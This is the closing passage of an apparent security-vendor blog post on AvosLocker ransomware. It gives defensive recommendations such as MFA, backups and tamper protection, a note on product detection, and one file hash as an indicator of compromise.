
AvosLocker meets its objective by being a simple tool assisting in the manual attacks, and creating the expected damage.

Protection and recommendations

- Keep software up-to-date and turn on automatic updates whenever possible
- Enforce strong password policies and multi-factor authentication (MFA)
- Perform backups and periodically test restoring them
- Reduce attack surface by removing unused or unnecessary services
- Mitigate brute-force attacks (this is a feature in our Nebula product)

- Enable tamper protection to prevent attackers from uninstalling your security software (this is a feature in our Nebula product)

AvosLocker is detected without specific signatures by Malwarebytes' anti-ransomware technology:



Indicators of Compromise

43b7a60c0ef8b4af001f45a0c57410b7374b1d75a6811e0dfc86e4d60f503856